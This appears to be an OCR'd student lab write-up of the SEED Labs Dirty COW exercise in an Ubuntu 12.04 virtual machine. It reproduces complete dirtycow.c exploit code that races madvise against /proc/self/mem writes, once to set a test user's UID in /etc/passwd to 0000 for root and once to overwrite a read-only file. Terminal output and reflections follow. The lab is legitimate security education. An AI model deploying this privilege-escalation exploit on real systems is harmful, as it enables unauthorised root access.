cow_attack it bricks the operating system so I cant get a grep but that's probably more of an indication that it works. This Ubuntu OS liked running out of VRAM. The only problem was that it meant that I couldn't change the permissions without the computer bricking itself. I attempted to run this three times so I'm not too sure here.




sjackson@ubuntu: ~/Downloads/DirtyCow
dirtycow.c (~/Downloads/DirtyCow) - gedit
Open
Save
Undo
dirtycow.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);
int main(int argc, char *argv[])
{
pthread_t pth1,pth2;
struct stat st;
int file_size;
// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);
// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
C
Tab Width: 8
Ln 42, Col 1
INS
"dirtycow.c" selected (1.4 kB)
/bash
USB



sjackson@ubuntu: ~/Downloads/DirtyCow
dirtycow.c (~/Downloads/DirtyCow) - gedit
Open
Save
Undo
dirtycow.c
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
// Find the position of the target area
char *position = strstr(map,
"sjacksonDCTest:x:1001");
// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);
// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}
void *writeThread(void *arg)
{
char *content= "sjacksonDCTest:x:0000";
off_t offset = (off_t) arg;
int f=open("/proc/self/mem", O_RDWR);
C
Tab Width: 8
Ln 42, Col 1
INS
"dirtycow.c" selected (1.4
/bash
USB



dirtycow.c (~/Downloads/DirtyCow) - gedit
Open
Save
Undo
dirtycow.c
void *writeThread(void *arg)
{
char *content= "sjacksonDCTest:x:0000";
off_t offset = (off_t) arg;
int f=open("/proc/self/mem", O_RDWR);
while(1) {
// Move the file pointer to the corresponding position.
lseek(f, offset, SEEK_SET);
// Write to the memory.
write(f, content, strlen(content));
}
}
void *madviseThread(void *arg)
{
int file_size = (int) arg;
while(1){
madvise(map, file_size, MADV_DONTNEED);
}
}
C
Tab Width: 8
Ln 42, Col 1
INS
"dirtycow.c" selected (1.4 kB)
USB



System
SEEDS12.04 [Running] - Oracle VirtualBox
Terminal
1:11 PM
sjackson
sjackson@ubuntu: ~/Downloads/DirtyCow
sjackson@ubuntu:~/Downloads/DirtyCow$ gcc -o cow_attackvsss dirtycow.c -pthread
sjackson@ubuntu:~/Downloads/DirtyCow$ ./cow_attackvsss
^C
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo cat /sss
Smash sjackson@ubuntu:~/Downloads/DirtyCow$ gcc -o cow_attackvsss dirtycow.c -pt
gcc -o cow_attackv2ss dirtycow.c -pthread
sjackson@ubuntu:~/Downloads/DirtyCow$ ./cow_attackv2ss

Custom Set-up

I made my own version of the Dirty COW exploit with a file named '/sss' where I changed the contents of the file from '12345' to 'Smash'. This was not particularly difficult and followed the same process as the '/zzz' file exploit.




Text Editor
1:05 PM sjackson
dirtycow.c (~/Downloads/DirtyCow) - gedit
Open
Save
Undo
dirtycow.c
pthread_join(pth2, NULL);
return 0;
}
void *writeThread(void *arg)
{
char *content= "Smash Mouth - All Star";
off_t offset = (off_t) arg;
int f=open("/proc/self/mem", O_RDWR);
while(1) {
// Move the file pointer to the corresponding position.
lseek(f, offset, SEEK_SET);
// Write to the memory.
write(f, content, strlen(content));
}
}
void *madviseThread(void *arg)
{
int file_size = (int) arg;
while(1){
madvise(map, file_size, MADV_DONTNEED);
C Tab Width: 8 Ln 40, Col 41 INS
"dirtycow.c" selected (1.4 kB


System
SEEDS12.04 [Running] - Oracle VirtualBox
Terminal
1:11 PM sjackson
sjackson@ubuntu: ~/Downloads/DirtyCow
sjackson@ubuntu:~/Downloads/DirtyCow$ gcc -o cow_attackvsss dirtycow.c -pthread
sjackson@ubuntu:~/Downloads/DirtyCow$ ./cow_attackvsss
^C
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo cat /sss
Smash sjackson@ubuntu:~/Downloads/DirtyCow$ gcc -o cow_attackvsss dirtycow.c -pt
gcc -o cow_attackv2ss dirtycow.c -pthread
sjackson@ubuntu:~/Downloads/DirtyCow$ ./cow_attackv2ss

This assignment taught me how to utilize the Dirty COW exploit on a variety of different files. I learned a lot about how this exploit works in replacing specific sections of files. I'm probably going to do some more research on my own time about this exploit as it seems very powerful. I've gained a more solid understanding of Ubuntu as well. I don't particularly like this Linux distro I prefer Arch based systems so being in a situation where I have to interact with it is helpful.